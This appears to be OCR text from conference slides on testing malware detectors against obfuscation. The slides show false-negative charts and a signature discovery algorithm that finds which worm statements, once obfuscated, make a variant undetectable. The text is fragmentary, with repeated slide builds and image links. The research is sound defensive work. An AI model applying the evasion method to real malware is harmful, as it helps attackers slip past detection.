
Wild variation in false negative rates.



False Negative Rate by Obfuscation




False Negative Rate by Obfuscation



Variable renaming handled very well.

False Negative Rate by Obfuscation

Detection fails for both encapsulation and reordering.




Roadmap

- Introduction
- Goals
- Testing resilience to obfuscation
- Signature discovery
- Future work
- Conclusions


2. Adaptive Testing

Signature discovery algorithm finds the K malware statements that, when obfuscated, create an undetectable malware variant.




2. Adaptive Testing

Signature discovery algorithm finds the K malware statements that, when obfuscated, create an undetectable malware variant.




We need an opaque obfuscation transformation.

Signature Discovery




Signature Discovery




Signature Discovery Algorithm

Original worm




Signature Discovery Algorithm

Original worm




- **1st obfuscated instance**




Signature Discovery Algorithm

Original worm




- **1st obfuscated instance**



Not detected

Signature Discovery Algorithm



Original worm


1st obfuscated instance

Not detected


- 2nd obfuscated instance

Signature Discovery Algorithm

Original worm




1st obfuscated instance




Not detected

- **2nd obfuscated instance**



Not detected

Signature Discovery Algorithm




Original worm

1st obfuscated instance ***Not detected***

2nd obfuscated instance ***Not detected***

- **3rd obfuscated instance**

Signature Discovery Algorithm




Original worm

1st obfuscated instance — *Not detected*

2nd obfuscated instance — *Not detected*

3rd obfuscated instance — *Detected*

Signature Discovery Algorithm



Original worm

